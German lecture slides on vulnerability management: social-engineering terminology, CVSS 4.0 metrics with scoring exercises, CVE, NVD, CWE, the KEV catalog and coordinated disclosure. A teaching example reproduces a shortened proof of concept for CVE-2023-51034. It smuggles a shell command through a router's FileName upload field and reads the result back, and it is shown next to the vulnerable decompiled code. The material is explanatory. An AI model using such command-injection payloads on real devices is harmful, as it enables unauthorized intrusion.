

Von der Bedeutung von Schwachstellen: CVSS, CVE, CVD, KEV, VEP

Dozent: Prof. Dr. Michael Eichberg
Kontakt: michael.eichberg@dhbw-mannheim.de
Version: 2024-03-26



1

Folien: <https://delors.github.io/sec-cvss-cve-vep/folien.rst.html>
<https://delors.github.io/sec-cvss-cve-vep/folien.rst.html.pdf>

Fehler auf Folien melden:
<https://github.com/Delors/delors.github.io/issues>

Inhalt

- Social-Engineering Angriffe
- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Exploit Prediction Scoring System (EPSS)
- Schwachstellenmanagement

1. SOCIAL-ENGINEERING ANGRIFFE

Prof. Dr. Michael Eichberg

Eigenschaften von Social-Engineering Angriffe

- **sind häufig die Ursache für erfolgreiche Angriffe**
- stellen die größte Bedrohung für die Sicherheit von IT-Systemen dar
- es wird angenommen, dass die betroffenen Personen es in vielen Fällen nicht merken (Beispiel: Fake Bewerbungsgespräch)
- mittels OSINT kann die Vorbereitung von Social-Engineering Angriffen vereinfacht werden

Ein vom Angreifer bewusst eingefädelttes Bewerbungsgespräch für eine Position als Administrator könnte zum Beispiel dazu genutzt werden, um Informationen über das Zielsystem zu erhalten, die für einen Angriff nützlich sind (z.B. welche Software wird eingesetzt, wie sieht die Architektur aus, ...). In diesem Fall ist davon auszugehen, dass ein Bewerber zum Beispiel durch ein Headhunter eine gutes Angebot gemacht wird und er dann im Rahmen des Gesprächs gebeten eine Sicherheitsarchitektur darzustellen, die er einführen würde. Es ist dann davon auszugehen, dass er auf seine bisherige Erfahrung zurückgreift und diese darstellt und er somit die Architektur des Zielsystems offenlegt.

Ausgewählte Social-Engineering Angriffe bzw. Terminologie


Phishing and Spear Phishing:

Phishing nutzt elektr. Kommunikationswege (z.B. E-Mail, SMS, ...) um an Informationen zu gelangen. *Spear phishing* ist Phishing, bei der der Angreifer auf eine bestimmte Zielgruppe oder Person abzielt.

Smishing: Phishing mit Hilfe von SMS.

Vishing: **Phishing mit Hilfe von Telefonanrufen.** (z.B. Anrufe von Europol)

Whaling: Phishing, das sich gegen hochrangige und sehr ausgewählte Personen richtet (z.B. den CEO eines Unternehmens).



Ausgewählte Social-Engineering Angriffe bzw. Terminologie

Pharming: Manipulation des DNS-Servers, um den Nutzer auf eine gefälschte Webseite zu leiten, um dann sensitive Informationen zu erlangen.

Spam / Spam over Internet messaging (SPIM): Unerwünschte und nicht angeforderte E-Mail-Nachrichten oder Nachrichten in sozialen Medien bzw. Instant Messaging-Diensten.

Ausgewählte Social-Engineering Angriffe bzw. Terminologie

Dumpster Diving: Durchsuchen von „Müllcontainern“ nach Informationen, die für einen Angriff nützlich sein könnten.

Shoulder Surfing: Beobachten von Personen, die sich an einem Computer anmelden, um das Passwort zu erfahren oder die sensitive Informationen auf dem Schreibtisch liegen haben.

Tailgating: Ein Angreifer nutzt die Zugangsberechtigung einer Person, um sich Zugang zu einem Gebäude zu verschaffen ohne das die Person dies bemerkt oder gar zustimmt. Dies kann durch Zugangsschleusen verhindert werden, die immer nur einer Person den Zugang gewähren.

Ausgewählte Social-Engineering Angriffe bzw. Terminologie

- Identity Fraud:** Identitätsdiebstahl. Der Angreifer gibt sich als jemand anderes aus, um an Informationen zu gelangen oder um eine Straftat zu begehen.
- Invoice Scams:** Versenden von Rechnungen, für Dienstleistungen und Produkte die man nicht gekauft hat. (z.B. Rechnungen für Postzustellung.)

Ausgewählte Social-Engineering Angriffe bzw. Terminologie

Credential harvesting:

Sammlung von Zugangsdaten, die durch Sicherheitslücken in Systemen oder durch Phishing erlangt wurden.

Hoax:

Eine bewusste Falschmeldung, die Menschen dazu veranlasst etwas falsches zu glauben.

Impersonation or Pretexting:

Vorgabe einer falschen Identität (z.B. als Mitarbeiter des IT-Supports) d.h. der Angreifer gibt sich persönlich als jemand anderes aus, um an Informationen zu gelangen und nutzt dafür keine elektronischen Hilfsmittel.

Ein Beispiel eines nicht-harmlosen Streichs (Hoax) ist die Falschmeldung vom 1. April 2003, dass Bill Gates gestorben sei. Diese Falschmeldung wurde von vielen Menschen geglaubt und hatte relevanten Einfluss auf den Aktienmarkt.

In der Anfangszeit von Github und Bitbucket wurden häufig Zugangsdaten und Zertifikate in öffentlichen Repositories gefunden, da die Nutzer diese im Quellcode hinterlegt hatten oder sogar als Ressourcen direkt eingebunden hatten.

Ausgewählte Social-Engineering Angriffe bzw. Terminologie

Eavesdropping: Abhören von Gesprächen, um an relevante Informationen zu gelangen.

Eliciting Information:

Der Angreifer versucht durch geschicktes Fragen an Informationen zu gelangen, die für einen Angriff nützlich sein könnten.

Ausgewählte Social-Engineering Angriffe bzw. Terminologie

Baiting (🚩 Ködern):

Der Angreifer bietet etwas an, um an Informationen zu gelangen.
(z.B. ein USB-Stick mit einem Virus, der sich beim Einstecken des USB-Sticks auf dem Rechner installiert.)

Watering Hole Attack:

Der Angreifer infiziert eine Webseite, die von der Zielgruppe häufig besucht wird, um dann die Besucher der Webseite anzugreifen.

Typo Squatting: Ausnutzen von Tippfehlern durch das Registrieren einer Domain, die der Domain eines Zielunternehmens ähnelt, um dann Besucher der Webseite auf eine gefälschte Webseite zu leiten.
(z.B. *www.gooogle.com*)

„Motivationstechniken“ von Social-Engineers

- Autorität: Der Angreifer gibt sich z.B. als Mitarbeiter des IT-Supports aus.
- Einschüchterung (🚩 *Intimidation*)
- Dringlichkeit
- Konsens ("*Alle machen das so.*")
- Knappheit ("*Nur noch Heute im Angebot.*")
- Vertrautheit
- Vertrauen

2. COMMON VULNERABILITY SCORING SYSTEM (CVSS)

Prof. Dr. Michael Eichberg

Das **Common Vulnerability Scoring System (CVSS 4.0)** stellt einen Rahmen bereit für die Beschreibung und Bewertung des Schweregrads von Software-/Hardware-/Firmwareschwachstellen.

Die Bewertung der Basiskennzahlen ergibt eine Punktzahl zwischen 0,0 und 10,0. Wobei 0 bedeutet, dass die Schwachstelle (bisher) harmlos ist und 10,0 bedeutet, dass die Schwachstelle sehr gravierend ist.

CVSS umfasst vier Gruppen von Metriken

1. Basis-Metriken (🇺🇸 *Base Metrics*) erfassen die inhärenten Eigenschaften einer Schwachstelle, die sich nicht ändern, wenn sich die Umgebung ändert.
2. Bedrohungs-Metriken (🇺🇸 *Threat Metric Group*) spiegelt die Merkmale einer Schwachstelle wieder, die sich im Laufe der Zeit verändern.
3. Umgebungs-Metriken (🇺🇸 *Environmental Metric Group*) erfassen die Eigenschaften einer Schwachstelle, die sich ändern, wenn sich die Umgebung ändert.
4. Ergänzende-Metriken (🇺🇸 *Supplemental*) liefern zusätzliche Informationen, die für die Bewertung einer Schwachstelle nützlich sein können, aber den Schweregrad nicht direkt beeinflussen.

CVSS - Basis-Metriken (🇺🇸 *Base Metric Group*)

Bewertung der Ausnutzbarkeit (🇺🇸 *Exploitability Metrics*)

Angriffsvektor (🇺🇸 *Attack Vector*)

Angriffskomplexität (🇺🇸 *Attack Complexity*)

Angriffsanforderungen (🇺🇸 *Attack Requirements*)

Benötigte Privilegien (🇺🇸 *Privileges Required*)

Erforderliche Benutzerinteraktion (🇺🇸 *User Interaction*)

Bewertung der Auswirkungen (🇺🇸 *Impact Metrics*)
bzgl. des betroffenen Systems (🇺🇸 *Vulnerable System*)

Vertraulichkeit (🇺🇸 *Confidentiality Impact*)

Integrität (🇺🇸 *Integrity Impact*)

Verfügbarkeit (🇺🇸 *Availability Impact*)

bzgl. nachgelagerter Systeme (🇺🇸 *Subsequent System*)

Vertraulichkeit (🇺🇸 *Confidentiality Impact*)

Integrität (🇺🇸 *Integrity Impact*)

Verfügbarkeit (🇺🇸 *Availability Impact*)

CVSS - Bedrohungs-Metriken (🇺🇸 *Threat Metric Group*) [1]

Reifegrad des Exploits (🇺🇸 *Exploit Maturity*)

[1] Die Namen und der Gruppenschnitt (hier: 🇺🇸 *Temporal Metric Group*) waren unter CVSS 3.0 anders: **CVSS 3.0**₁₇

Gibt es bisher nur die Beschreibung der Schwachstelle oder gibt es bereits einen Proof-of-Concept (PoC) Exploit?

CVSS - Umgebungs-Metriken

Angepasste Basis-Metriken (*Modified Base Metrics*)

Angriffsvektor ( *Attack Vector*)

Angriffskomplexität ( *Attack Complexity*)

Angriffsanforderungen ( *Attack Requirements*)

Benötigte Privilegien ( *Privileges Required*)

Erforderliche Benutzerinteraktion ( *User Interaction*)

bzgl. des betroffenen Systems **und** auch der nachgelagerten Systeme:

Vertraulichkeitsverlust ( *Confidentiality Impact*)

Integritätsverlust ( *Integrity Impact*)

Verfügbarkeitsverlust ( *Availability Impact*)

Vertraulichkeitsanforderungen ( *Confidentiality Requirement*)

Integritätsanforderungen ( *Integrity Requirement*)

Verfügbarkeitsanforderungen ( *Availability Requirement*)

CVSS - Bewertung der Ausnutzbarkeit/Exploitability Metrics

Attack Vector (AV):

Network, Adjacent, Local, Physical

Attack Complexity (AC):

Low, High

Attack Requirements (AT):

None, Present

Privileges Required (PR):

None, Low, High

User Interaction (UI):

None, Passive, Active

19

Attack Vector

Network

Schwachstellen, die häufig "aus der Ferne ausnutzbar" sind und als ein Angriff betrachtet werden können, der auf Protokollebene über einen oder mehrere Netzknoten hinweg (z.B. über einen oder mehrere Router) ausgenutzt werden kann.

Adjacent

Der Angriff ist auf eine logisch benachbarte Topologie beschränkt. Dies kann z.B. bedeuten, dass ein Angriff aus demselben gemeinsamen Nahbereich (z.B. Bluetooth, NFC oder IEEE 802.11) oder logischen Netz (z.B. lokales IP-Subnetz) gestartet werden muss.

Local

Der Angreifer nutzt die Schwachstelle aus, indem er lokal auf das Zielsystem zugreift (z.B. Tastatur, Konsole) oder über eine Terminalemulation (z.B. SSH); oder der Angreifer verlässt sich auf die Interaktion des Benutzers, um die zum Ausnutzen der Schwachstelle erforderlichen Aktionen durchzuführen (z.B. mithilfe von Social-Engineering-Techniken, um einen legitimen Benutzer zum Öffnen eines bösartigen Dokuments zu verleiten).

Physical

Der Angreifer muss physisch Zugriff auf das Zielsystem haben, um die Schwachstelle auszunutzen.

Attack Complexity

Wie aufwendig ist es explizite Schutzmaßnahmen ((K)ASLR, Stack Canaries, ...) zu umgehen. Wie wahrscheinlich ist es, dass ein Angriff erfolgreich ist. Im Falle von 🚩 *Race Conditions* können ggf. sehr viele Ausführungen notwendig sein bevor die Race Condition erfüllt ist.

Attack Requirements

Welcher Vorbedingungen (unabhängig von den expliziten Sicherheitsmaßnahmen) müssen erfüllt sein, damit die

Schwachstelle ausgenutzt werden kann. (z.B. der Nutzer muss sich an seinem Smartphone mindestens einmal seit dem Boot angemeldet haben (*After-First-Use* vs. *Before-First-Use*))

Privileges Required

Welche Privilegien muss der Angreifer mindestens haben, um die Schwachstelle auszunutzen (Sind Administratorrechte erforderlich oder reichen normale Benutzerrechte).

User Interaction

Passiv bedeutet hier, dass der Nutzer unfreiwillig die Schwachstelle ausnutzt ohne bewusst Schutzmechanismen zu unterlaufen. Aktiv bedeutet, dass der Nutzer aktiv Interaktionen unternimmt, um die Schutzmechanismen des Systems auszuhebeln (z.B. durch das Installieren einer nicht-signierten Anwendung aus dem Internet).

CVSS - Bewertung der Auswirkung auf das betroffene System/Vulnerable System Impact Metrics

Confidentiality Impact (C):

None, Low, High

Integrity Impact (I):

None, Low, High

Availability Impact (A):

None, Low, High

CVSS - Bewertung der Auswirkung auf das nachgelagerte System/Vulnerable System Impact Metrics

Confidentiality Impact (C):

None, Low, High

Integrity Impact (I):

None, Low, High

Availability Impact (A):

None, Low, High

Ihnen liegt eine externe Festplatte vor, die Hardwareverschlüsselung unterstützt. d.h. wenn diese Festplatte an einen Computer angeschlossen wird, dann muss ein Passwort eingegeben werden, bevor auf die Daten zugegriffen werden kann. Dieses entsperren der Festplatte geschieht mit Hilfe eines speziellen Programms, das ggf. vorher installiert werden muss. Die Festplatte ist mit AES-256-XTX verschlüsselt.

Das Clientprogramm hasht erst das Passwort bevor es den Hash an den Controller der Festplatte überträgt. Die Firmware des Controller validiert das Passwort in dem es den gesendeten Hash direkt mit dem bei der Einrichtung übermittelten Hash vergleicht; d.h. es finden keine weiteren sicherheitsrelevanten Operationen außer dem direkten Vergleich statt. Zum Entsperren der Festplatte ist es demzufolge ausreichend den Hash aus der Hardware auszulesen und diesen an den Controller zu senden, um diese zu entsperren. Danach kann auf die Daten frei zugegriffen werden.

1. Ermitteln Sie den **CVSS 4.0 Score** für diese Schwachstelle. (**CVSS Rechner**)
2. Welche Anwendungsfälle sind für diese Schwachstelle denkbar?

Ihnen liegt eine externe Festplatte vor, die Hardwareverschlüsselung unterstützt. d.h. wenn diese Festplatte an einen Computer angeschlossen wird, dann muss ein Passwort eingegeben werden, bevor auf die Daten zugegriffen werden kann. Dieses entsperren der Festplatte geschieht mit Hilfe eines speziellen Programms, das ggf. vorher installiert werden muss. Die Festplatte ist mit AES-256-XTX verschlüsselt.

Das Clientprogramm hashet erst das Passwort bevor es den Hash an den Controller der Festplatte überträgt. Die Firmware des Controller validiert das Passwort in dem es den gesendeten Hash direkt mit dem bei der Einrichtung übermittelten Hash vergleicht; d.h. es finden keine weiteren sicherheitsrelevanten Operationen außer dem direkten Vergleich statt. Zum Entsperren der Festplatte ist es demzufolge ausreichend den Hash aus der Hardware auszulesen und diesen an den Controller zu senden, um diese zu entsperren. Danach kann auf die Daten frei zugegriffen werden.

1. Ermitteln Sie den **CVSS 4.0 Score** für diese Schwachstelle. (**CVSS Rechner**)
2. Welche Anwendungsfälle sind für diese Schwachstelle denkbar?

Durch die Analyse der Firmware eines Basebands haben Sie folgende Erkenntnisse erhalten: Wenn es Ihnen gelingt ein speziell manipuliertes Paket - welches außerhalb der Spezifikation liegt - an das Baseband zu senden, dann kommt es zu einem Buffer-Overflow. Mit Hilfe dieses Buffer-Overflows ist es dann möglich das Baseband zum Absturz zu bringen, welches daraufhin direkt selbständig neu startet. Aufgrund des Neustarts muss der Nutzer dann jedoch seine SIM-Pin neu eingeben, um sich wieder gegenüber dem Mobilfunknetz zu authentifizieren.

Intensive weitere Untersuchungen haben ergeben, dass es nicht möglich ist den Buffer-Overflow weitergehend auszunutzen, um zum Beispiel Daten des Smartphones abzugreifen, da die Validierung der Kommunikation mit dem Hauptprozessor effektiv ist. In einem Labortest wurden die Erkenntnisse validiert. Es war möglich ein entsprechendes Paket erfolgreich an ein Baseband zu senden und dadurch ein Neustart des Basebands zu erzwingen.

1. Ermitteln Sie den **CVSS 4.0 Score** für diese Schwachstelle. (**CVSS Rechner**)
2. Welche Anwendungsfälle sind für diese Schwachstelle denkbar?

Baseband

Der Baseband Chip Ihres Smartphones ist für die Kommunikation mit dem Mobilfunknetz zuständig. Als solcher hat das Baseband eine eigene Firmware, die von dem Hersteller des Basebands stammt. Die Kommunikation zwischen dem Baseband und dem Hauptprozessor erfolgt über eine wohl definierte, minimal gehaltene Schnittstelle, um die Auswirkungen von Sicherheitsproblemen ggf. eindämmen zu können.

Durch die Analyse der Firmware eines Basebands haben Sie folgende Erkenntnisse erhalten: Wenn es Ihnen gelingt ein speziell manipuliertes Paket - welches außerhalb der Spezifikation liegt - an das Baseband zu senden, dann kommt es zu einem Buffer-Overflow. Mit Hilfe dieses Buffer-Overflows ist es dann möglich das Baseband zum Absturz zu bringen, welches daraufhin direkt selbständig neu startet. Aufgrund des Neustarts muss der Nutzer dann jedoch seine SIM-Pin neu eingeben, um sich wieder gegenüber dem Mobilfunknetz zu authentifizieren.

Intensive weitere Untersuchungen haben ergeben, dass es nicht möglich ist den Buffer-Overflow weitergehend auszunutzen, um zum Beispiel Daten des Smartphones abzugreifen, da die Validierung der Kommunikation mit dem Hauptprozessor effektiv ist. In einem Labortest wurden die Erkenntnisse validiert. Es war möglich ein entsprechendes Paket erfolgreich an ein Baseband zu senden und dadurch ein Neustart des Basebands zu erzwingen.

1. Ermitteln Sie den **CVSS 4.0 Score** für diese Schwachstelle. (**CVSS Rechner**)
2. Welche Anwendungsfälle sind für diese Schwachstelle denkbar?

3. COMMON VULNERABILITIES AND EXPOSURES (CVE)

Prof. Dr. Michael Eichberg

Definition von Schwachstellen nach CVE

*"Eine Schwachstelle in der Berechnungslogik (z. B. Code), die in Software- und Hardwarekomponenten gefunden wird und die, wenn sie ausgenutzt wird, zu einer negativen Auswirkung auf die **Vertraulichkeit**, **Integrität** oder **Verfügbarkeit** führt. Die Behebung der Schwachstellen in diesem Zusammenhang umfasst in der Regel Änderungen am Code, kann aber auch Änderungen an der Spezifikation oder sogar die Ablehnung der Spezifikation (z. B. die vollständige Entfernung der betroffenen Protokolle oder Funktionen) beinhalten."*

—<https://nvd.nist.gov/vuln> (Übersetzt mit DeepL)

In der Praxis werden n-Day und 0-Day Schwachstellen unterschieden.

Zweck von CVEs

- Schwachstellen eindeutig identifizieren und bestimmten Versionen eines Codes (z.B. Software und gemeinsam genutzte Bibliotheken) mit diesen Schwachstellen verknüpfen.
- Kommunikationsgrundlage bilden, damit mehrere Parteien über eine eindeutig identifizierte Sicherheitslücke diskutieren können. [National Vulnerabilities Database](#)
- NIST

1. Jan. 2024 - zuletzt bewertete CVEs

- **CVE-2024-20672** - .NET Denial of Service Vulnerability
V3.1: 7.5 HIGH
- **CVE-2024-20666** - BitLocker Security Feature Bypass Vulnerability
V3.1: 6.6 MEDIUM
- **CVE-2024-20680** - Windows Message Queuing Client (MSMQC) Information Disclosure
V3.1: 6.5 MEDIUM
- **CVE-2024-20676** - Azure Storage Mover Remote Code Execution Vulnerability
V3.1: 8.0 HIGH
- **CVE-2024-20674** - Windows Kerberos Security Feature Bypass Vulnerability
- **CVE-2024-20682** - Windows Cryptographic Services Remote Code Execution Vulnerability
V3.1: 7.8 HIGH
- **CVE-2024-20683** - Win32k Elevation of Privilege Vulnerability
V3.1: 7.8 HIGH
- **CVE-2024-20681** - Windows Subsystem for Linux Elevation of Privilege Vulnerability
V3.1: 7.8 HIGH
- ...

Beschreibung eines CVEs

Jeder CVE ist mit Hilfe eines wohldefinierten JSON-Dokuments beschrieben. Gekürztes Beispiel

```
{ "dataVersion": "5.0",
  "cveMetadata": {
    "cveId": "CVE-2023-51034",
    "assignerOrgId": "8254265b-2729-46b6-b9e3-3dfca2d5bfca",
    "assignerShortName": "mitre",
    "datePublished": "2023-12-22T00:00:00"
  },
  "containers": { "cna": { ...,
    "descriptions": [ {
      "value": "TOTOLink [...] vulnerable to command execution [...]"
    } ], ...,
    "references": [{
      "url": "815yang.github.io/[...]totolink_UploadFirmwareFile/"
    } ], ...
  } } }
```

National Vulnerability Database (NVD)

- Auflistung aller CVEs und deren Bewertung
- Alle Schwachstellen in der NVD wurden sind einer CVE-Kennung versehen
- Die NVD ist ein Produkt der NIST Computer Security Division, Information Technology Laboratory
- Verlinkt häufig weiterführend Seiten, die Lösungshinweise und Tools bereitstellen, um die Schwachstelle zu beheben;
- Verweist auf entsprechende Schwachstellen gemäß **CWEs**
- Verlinkt gelegentlich *PoC* Exploits ( *Proof-of-Concept Exploits*)

Common Weakness Enumeration (CWE)

- eine kollaborativ entwickelte, vollständig durchsuchbare, kategorisierte Liste von Typen von Software- und Hardware-Schwachstellen und deren Beschreibung, dient als:
 - gemeinsame Sprache,
 - Messlatte für Sicherheitstools,
 - als Grundlage für die Identifizierung von Schwachstellen sowie für Maßnahmen zur Abschwächung und Prävention.

CWE - Schwachstellenkatalog **TOP 8 in 2023**

Rank	ID	Name	Rank Change vs. 2022
1	CWE-787	Out-of-bounds Write	0
2	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	0
3	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	0
4	CWE-416	Use After Free	+3
5	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	+1
6	CWE-20	Improper Input Validation	-2
7	CWE-125	Out-of-bounds Read	-2
8	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	0

CWE - Schwachstellenkatalog **TOP 9-16 in 2023**

Rank	ID	Name	Rank Change vs. 2022
9	CWE-352	Cross-Site Request Forgery (CSRF)	0
10	CWE-434	Unrestricted Upload of File with Dangerous Type	0
11	CWE-862	Missing Authorization	+5
12	CWE-476	NULL Pointer Dereference	-1
13	CWE-287	Improper Authentication	+1
14	CWE-190	Integer Overflow or Wraparound	-1
15	CWE-502	Deserialization of Untrusted Data	-3
16	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	+1

Request Forgery =  *Anfragefälschung*

CWE - Schwachstellenkatalog **TOP 17-25 in 2023**

Rank	ID	Name	Rank Change vs. 2022
17	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	+2
18	CWE-798	Use of Hard-coded Credentials	-3
19	CWE-918	Server-Side Request Forgery (SSRF)	+2
20	CWE-306	Missing Authentication for Critical Function	-2
21	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	+1
22	CWE-269	Improper Privilege Management	+7
23	CWE-94	Improper Control of Generation of Code ('Code Injection')	+2
24	CWE-863	Incorrect Authorization	+4
25	CWE-276	Incorrect Default Permissions	-5

Beispiel eines CVEs für eine XSS Schwachstelle [2]

CVE-2023-50712

Iris is a web collaborative platform aiming to help incident responders sharing technical details during investigations. A stored Cross-Site Scripting (XSS) vulnerability has been identified in iris-web, affecting multiple locations in versions prior to v2.3.7. The vulnerability may allow an attacker to inject malicious scripts into the application, which could then be executed when a user visits the affected locations. This could lead to unauthorized access, data theft, or other related malicious activities. An attacker needs to be authenticated on the application to exploit this vulnerability. The issue is fixed in version v2.3.7 of iris-web. No known workarounds are available.

—Published: December 22, 2023

Bewertung: CVSS V3.1: 5.4 MEDIUM

[2]  Cross-Site Scripting (XSS) wird im nächsten Kapitel behandelt.

Beispiel eines CVEs für eine *Arbitrary Code Execution Schwachstelle*

CVE-2023-51034

TOTOLink EX1200L V9.3.5u.6146_B20201023 is vulnerable to arbitrary command execution via the cstecgi.cgi UploadFirmwareFile interface.

—Published: December 22, 2023; Last modified: January 2, 2024

Bewertung: CVSS V3.1: 9.8 Critical

PoC Exploit: https://815yang.github.io/2023/12/12/ex1200l/totolink_ex1200L_UploadFirmwareFile/

Weakness Enumeration:

CWE-434 Unrestricted Upload of File with Dangerous Type

CWE-434 Unrestricted Upload of File with Dangerous Type

Beschreibung:

Das Produkt ermöglicht es dem Angreifer, Dateien gefährlicher Typen hochzuladen oder zu übertragen, die in der Produktumgebung automatisch verarbeitet werden können.

Arten der Einführung:

Diese Schwäche wird durch das Fehlen einer Sicherheitstaktik während der Architektur- und Entwurfsphase verursacht.

Scope: Integrität, Vertraulichkeit, Verfügbarkeit

Willkürliche Codeausführung ist möglich, wenn eine hochgeladene Datei vom Empfänger als Code interpretiert und ausgeführt wird. [...]

—<https://cwe.mitre.org/data/definitions/434.html> (Übersetzt mit DeepL)

CVE-2023-51034 - PoC (gekürzt)

Initiale Anfrage:

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
[...]
{
  "FileName":";ls../>/www/yf.txt;",
  "topicurl":"UploadFirmwareFile"
}
```

Abfrage der Datei (hier: yf.txt):

```
GET /yf.txt HTTP/1.1
[...]
Connection: close
```

Das Ergebnis ist die Auflistung der Dateien im Verzeichnis.

CVE-2023-51034 - zugrundeliegende Schwachstelle

```
Var = (const char *)websGetVar(a1, "FileName", &byte_42FE28);
v3 = (const char *)websGetVar(a1, "FullName", &byte_42FE28);
v4 = (const char *)websGetVar(a1, "ContentLength", &word_42DD4C);
v5 = websGetVar(a1, "flags", &word_42DD4C);
v6 = atoi(v5);
Object = cJSON_CreateObject();
v8 = fopen("/dev/console", "a");
v9 = v8;
if ( v8 )
{
    fprintf(v8, "[%s:%d] FileName=%s,FullName=%s,ContentLength=%s\n",
            "UploadFirmwareFile", 751, Var, v3, v4);
    fclose(v9);
}
v10 = strtol(v4, 0, 10) + 1;
strcpy(v52, "/tmp/myImage.img");
doSystem("mv %s %s", Var, v52);
```

38

Die Lücke ist auf die folgenden Zeilen zurückzuführen:

```
Var = (const char *)websGetVar(a1, "FileName", &byte_42FE28);
doSystem("mv %s %s", Var, v52);
```

Der Aufruf von `doSystem` ermöglicht die Ausführung von beliebigem Code. Der Angreifer kann den Wert von `Var` so manipulieren, dass er quasi beliebigen Code ausführen kann.

Ausgenutzte Schwachstellen

Der **Known Exploited Vulnerabilities (KEV) Katalog der CISA** umfasst Produkte deren Schwachstellen ausgenutzt wurden oder aktiv ausgenutzt werden.

- Kriterien für die Aufnahme in den KEV Katalog:
 1. Eine CVE-Id liegt vor
 2. Aktive Ausnutzung ( *Active Exploitation*) (ggf. reicht es wenn „nur“ ein *Honeypot* aktiv angegriffen wurde) - ein PoC reicht nicht aus
 3. eine Handlungsempfehlung liegt vor (z.B. Patch, Workaround oder vollständige Abschaltung)
- Firmen sollten die KEV Schwachstellen priorisieren, um die Wahrscheinlichkeit eines erfolgreichen Angriffs zu verringern. (Ausgewählte Amerikanische Behörden sind sogar verpflichtet innerhalb vorgegebener Zeiträume zu reagieren.)

Abschaltbefehl: US-Behörden müssen Ivanti-Geräte vom Netz nehmen

02.02.2024 09:11 Uhr Dr. Christopher Kunz



In einer Notfallanordnung trägt die US-Cybersicherheitsbehörde betroffenen Stellen auf, in den nächsten Stunden zu handeln. Ivanti-Geräte sollen vom Netz.

Die kürzlich aufgedeckten Sicherheitslücken in Netzwerkprodukten des Herstellers Ivanti haben für diesen ernste Konsequenzen. In einer jetzt veröffentlichten "Emergency Directive" (etwa: "Notfall-Anordnung") weist die US-amerikanische Cybersicherheitsbehörde CISA alle Bundesbehörden an, Produkte vom Typ "Ivanti Connect Secure" oder "Ivanti Policy Secure" unverzüglich vom Netz zu nehmen. Sie reagiert damit auf massenhafte Angriffe gegen die schadhafte Geräte.

Zudem müssen Sicherheitsexperten alle Systeme genau im Auge behalten, die kürzlich mit den Ivanti-Appliances verbunden waren und "weiter auf die Jagd nach Bedrohungen gehen", so die CISA weiter [1]. Sie gibt ebenfalls genaue Anweisungen, unter welchen Bedingungen Geräte des US-Herstellers wieder ans Netz dürfen: Neben dem Zurücksetzen auf die Werkseinstellungen steht ein Update auf eine von fünf fehlerbereinigten Versionen auf dem Laufzettel für Ivanti-Admins. Auch Passwörter, API-Keys und Zertifikate müssen zurückgezogen und neu ausgestellt werden.

Die von CISA gesetzte Frist ist durchaus sportlich und illustriert, wie ernst die Sicherheitsbehörden die Bedrohung nehmen. Bis 23:59 Uhr am Freitag, dem 2. Februar 2024, müssen die Bundesbehörden den Maßnahmenkatalog umgesetzt haben und das bis spätestens Montagmorgen bei der CISA melden. Behörden, welche die betroffenen Ivanti-Produkte verwenden, müssen zudem Passwörter, Kerberos-Tickets und registrierte Geräte in ihren Active-Directory-Domänen ungültig machen.

2023 CWE Top 10 KEV Weaknesses

Schwachstelle	CWE ID	# CVE Mappings in KEV	Avg. CVSS
Use After Free	416	44	8.54
Heap-based Buffer Overflow	122	32	8.79
Out-of-bounds Write	787	34	8.19
Improper Input Validation	20	33	8.27
Improper Neutralization of Special Elements used in an OS Command ("OS Command Injection")	78	25	9.36
Deserialization of Untrusted Data	502	16	9.06
Server-Side Request Forgery (SSRF)	918	16	8.72
Access of Resource Using Incompatible Type ("Type Confusion")	843	16	8.61
Improper Limitation of a Pathname to a Restricted Directory ("Path Traversal")	22	14	8.09
Missing Authentication for Critical Function	306	8	8.86

Offenlegung von Sicherheitslücken nach **CISA** [3]

🇺🇸 *Coordinated Vulnerability Disclosure (CVD)*

1. Sammlung von Schwachstellenmeldungen
 - Eigene Schwachstellenanalysen
 - Überwachung öffentlicher Quellen
 - Direkte Meldungen von Herstellern, Forschern und Nutzern
2. Analyse der Schwachstellenmeldungen zusammen mit den Herstellern, um die Sicherheitsauswirkungen zu verstehen
3. Entwicklung von Strategien zur Eindämmung der Schwachstellen; insbesondere Entwicklung von notwendigen Patches
4. Anwendung der Strategien zur Eindämmung der Schwachstellen in Zusammenarbeit mit dem Hersteller und ggf. betroffenen Nutzern
5. Veröffentlichung der Schwachstellenmeldung in Abstimmung mit der Quelle des Schwachstellenberichts und dem Hersteller

[3] Das BSI verfährt ähnlich.

Zeitlicher Rahmen für die Offenlegung von Sicherheitslücken

Der Zeitrahmen für die Offenlegung von Sicherheitslücken wird durch folgende Faktoren bestimmt:

- Aktive Ausnutzung der Schwachstelle
- besonders kritische Schwachstellen
